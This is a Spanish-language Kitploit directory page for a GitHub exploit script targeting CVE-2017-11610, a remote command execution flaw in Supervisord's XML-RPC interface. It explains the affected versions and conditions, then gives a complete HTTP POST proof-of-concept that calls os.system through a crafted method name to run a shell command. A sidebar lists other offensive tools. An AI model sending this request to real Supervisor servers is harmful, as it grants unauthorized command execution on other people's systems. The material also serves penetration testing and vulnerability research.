
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2017-11610 — Script de vulnerabilidad de ejecución remota de comandos en Supervisord | Kitploit

Herramientas/GitHubGitHub/yaunsky/cve-2017-11610
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlHerramienta de Acceso Remoto
GitHubyaunsky/cve-2017-11610

CVE-2017-11610

Script de vulnerabilidad de ejecución remota de comandos en Supervisord

Ver Repositorio
4227hace 5 añosAún no revisado
Compartir

Script de explotación de ejecución remota de comandos en Supervisord (CVE-2017-11610)

Introducción a la vulnerabilidad

Supervisor es una herramienta de gestión de procesos escrita en Python que se puede usar fácilmente para iniciar, reiniciar (reinicio automático de programas) y detener procesos (no solo procesos de Python) en sistemas tipo UNIX (no compatible con Windows).

Supervisor es un programa de modelo C/S; supervisord es el lado del servidor y supervisorctl es el lado del cliente. En términos simples, el cliente introduce comandos de supervisor para invocar la API del lado del servidor y así completar algunas tareas.

Por otro lado, el servicio web de Supervisor es bastante utilizado por muchas personas; es el cliente de supervisord. Siempre que la ruta esté disponible, se pueden realizar de forma remota a través de la página web operaciones similares a las del cliente de supervisor. Estas operaciones a través de la interfaz web se implementan mediante la interfaz XML-RPC, y esta vulnerabilidad también radica en el procesamiento de datos de dicha interfaz XML-RPC.

Condiciones de explotación

Supervisor versión 3.1.2 a Supervisor versión 3.3.2

El servicio web está habilitado y el puerto 9001 es accesible

La contraseña es débil o está vacía

POC

POST /RPC2 HTTP/1.1
Host: localhost
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 213

<?xml version="1.0"?>
<methodCall>
<methodName>supervisor.supervisord.options.warnings.linecache.os.system</methodName>
<params>
<param>
<string>touch /tmp/success</string>
</param>
</params>
</methodCall>

Este PoC no tiene salida visible.


Script con salida visible

a

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






